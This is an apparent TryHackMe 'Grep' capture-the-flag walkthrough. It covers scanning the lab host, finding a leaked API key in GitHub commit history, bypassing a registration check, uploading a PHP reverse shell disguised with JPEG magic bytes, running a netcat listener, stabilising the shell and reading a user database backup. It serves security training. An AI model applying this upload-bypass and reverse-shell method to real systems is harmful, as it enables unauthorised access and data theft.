Grep TryHackMe Walkthrough
Grep - TryHackMe Walkthrough
Overview
Difficulty: Easy
Platform: TryHackMe
Focus: Web Exploitation, Reconnaissance, OSINT
Welcome to the OSINT challenge, part of TryHackMe’s Red Teaming Path. In this task, you will be an ethical hacker aiming to exploit a newly developed web application.
SuperSecure Corp, a fast-paced startup, is currently creating a blogging platform inviting security professionals to assess its security. The challenge involves using OSINT techniques to gather information from publicly accessible sources and exploit potential vulnerabilities in the web application.
Start by deploying the machine; Click on the Start Machine button in the upper-right-hand corner of this task to deploy the virtual machine for this room.
Your goal is to identify and exploit vulnerabilities in the application using a combination of recon and OSINT skills. As you progress, you’ll look for weak points in the app, find sensitive data, and attempt to gain unauthorized access. You will leverage the skills and knowledge acquired through the Red Team Pathway to devise and execute your attack strategies.
Enumeration
Network Scannig
1
nmap -sC -sV -p- -Pn 10.64.151.118 -oN grep.txt
Results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-22 23:42 -0500
Nmap scan report for grep.thm (10.64.151.118)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8a:e1:a9:14:52:48:ac:ba:fc:eb:83:db:09:56:c4:ae (RSA)
|   256 30:85:39:e3:c1:27:8b:1b:44:37:19:1e:43:37:71:12 (ECDSA)
|_  256 6c:e1:36:ee:f7:7d:10:31:a4:da:0b:50:66:60:a8:46 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp   open  ssl/http Apache httpd 2.4.41
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Welcome
|_Requested resource was /public/html/
| ssl-cert: Subject: commonName=grep.thm/organizationName=SearchME/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2023-06-14T13:03:09
|_Not valid after:  2024-06-13T13:03:09
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
51337/tcp open  http     Apache httpd 2.4.41
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: ip-10-64-151-118.ec2.internal; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Add Finding to /etc/hosts
1
2
sudo nano /etc/hosts
add: '<targetip>   grep.thm'
Web Enumeration
1
gobuster dir -u http://grep.thm -w /usr/share/wordlists/dirb/common.txt
┌──(kali㉿kali)-[~/Documents/THM/KOTH] └─$ gobuster dir -u http://grep.thm -w /usr/share/wordlists/dirb/common.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://grep.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 273]
.hta                 (Status: 403) [Size: 273]
.htaccess            (Status: 403) [Size: 273]
index.php            (Status: 200) [Size: 11509]
javascript           (Status: 301) [Size: 309] [--> http://grep.thm/javascript/]
phpmyadmin           (Status: 403) [Size: 273]
server-status        (Status: 403) [Size: 273]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
Not much found with gobuster but lets inspect the page source and content from the web for some ideas of what else is driving the site…



Doing this I found login.php and register.php as well as api/register.js which has an api listed. However, when trying to register, I get a warning about an incorrect api.
OSINT Investigation
From the OSINT hunting using SuperSecure Corp there is a GitHub which seemed like a valuable find at first. It even said not to look at the repo history. That is a useful hint.


Although this turned up nothing particulary useful at first, I took that hint and searched for SearchMeCMS which did turn up a useful find.


Reviewing the commit history I found a commit comment to remove key which shows the former api.
OSINT Finding:
api/register.php- [‘X-THM-API-Key’] === ‘ffe60ecaa8bba2f12b43d1a4b15b8f39’
Initial Access
API Key Abuse & Registration Bypass



Using Burpsuite I captured an attempt to register but this time with the alternate api in hand, I use FoxyProxy to intercept and send it to repeater to input the api.
First Flag
Post-Authentication Enumeration
Now that we are logged in, there may be more content to find at grep.thm/public/html/*
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
gobuster dir -u https://grep.thm/public/html/ -w /usr/share/dirb/wordlists/common.txt -k -x .php

┌──(kali㉿kali)-[~/Documents/THM/grep]
└─$ gobuster dir -u https://grep.thm/public/html/ -w /usr/share/dirb/wordlists/common.txt -k -x .php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://grep.thm/public/html/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 274]
.htaccess.php        (Status: 403) [Size: 274]
.htaccess            (Status: 403) [Size: 274]
.hta.php             (Status: 403) [Size: 274]
.htpasswd            (Status: 403) [Size: 274]
.htpasswd.php        (Status: 403) [Size: 274]
admin.php            (Status: 403) [Size: 0]
dashboard.php        (Status: 403) [Size: 0]
index.php            (Status: 200) [Size: 1471]
login.php            (Status: 200) [Size: 1981]
logout.php           (Status: 200) [Size: 154]
register.php         (Status: 200) [Size: 2346]
upload.php           (Status: 403) [Size: 0]
Progress: 9226 / 9226 (100.00%)
===============================================================
Finished
===============================================================
Within this scan we can see upload.php so we need to see what can be done here. I assume I can upload something and default to PHP since we know there is plenty of proof that PHP is in use here.
Exploitation
File Upload Bypass
Grab the PHP from PentestMonkey making sure to add your IP and Port.
1
nano shell.php
Add the content from revshells and Ctl+O -> save and Ctl+X to exit.
Stand up your listener:
1
nc -lvnp 4444
Unfortunately we get an immediate: {“error”:”Invalid file type. Only JPG, JPEG, PNG, and BMP files are allowed.”}
So lets convert our shell.php to a JPG/JPEG and try again.
Using hexer:
1
hexer shell.php
Strike i for insert: Add the magic bytes for JPG/JPEG: ff d8 ff e0 esc -> :wq to save/quit
There are several options to do this including: Hexed.it
I just use hexed because it’s quick and easy. You can find plenty of information about magic bytes in order to do this as well. I pulled the magic bytes from: Useful Gist
Give your file a quick check:
1
file shell.php
It should show that it is a jpeg..
Reattempt upload: SUCCESS!


Now lets back it up and see if we can access grep.thm/api/uploads/ or just input grep.thm/api/uploads/shell.php with the Netcat listener running.
Post-Exploitation
Reverse Shell & Stablization
Now I have a reverse shell now. Time to stablize it before poking around to avoid cli errors.
Before I do this I check to see if python is installed:
1
python --version
OR
1
python3 --version
Stabalize:
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
1
export TERM=xterm
ctl + z to background session
1
stty raw -echo;fg
Local Enumeration
Reviewing what I have within /var/www there is a backup directory which I found worth checking first. Within it users.sql contains the admin email address.
1
cat /var/www/backup/users.sql
I also see leakchecker which is worth digging into based on the room questions. I attempted it as a domain and got nothing so I added it to my hosts file:
1
2
sudo nano /etc/hosts
add '{targetip} grep.thm leakchecker.grep.thm'

Lets jump over to leakchecker.grep.thm:51337 (port found in the early NMAP scan)
Add the admin email we found and we get the output and answer to the final question.
Key Takeaways
- OSINT through GitHub commit history
- API key discovery
- Auth bypass via modified headers
- File upload bypass using magic bytes
- Reverse shell & privilege context enumeration
Room Complete!
Disclaimer: This walkthrough is for educational purposes only. Always obtain proper authorization before testing any system.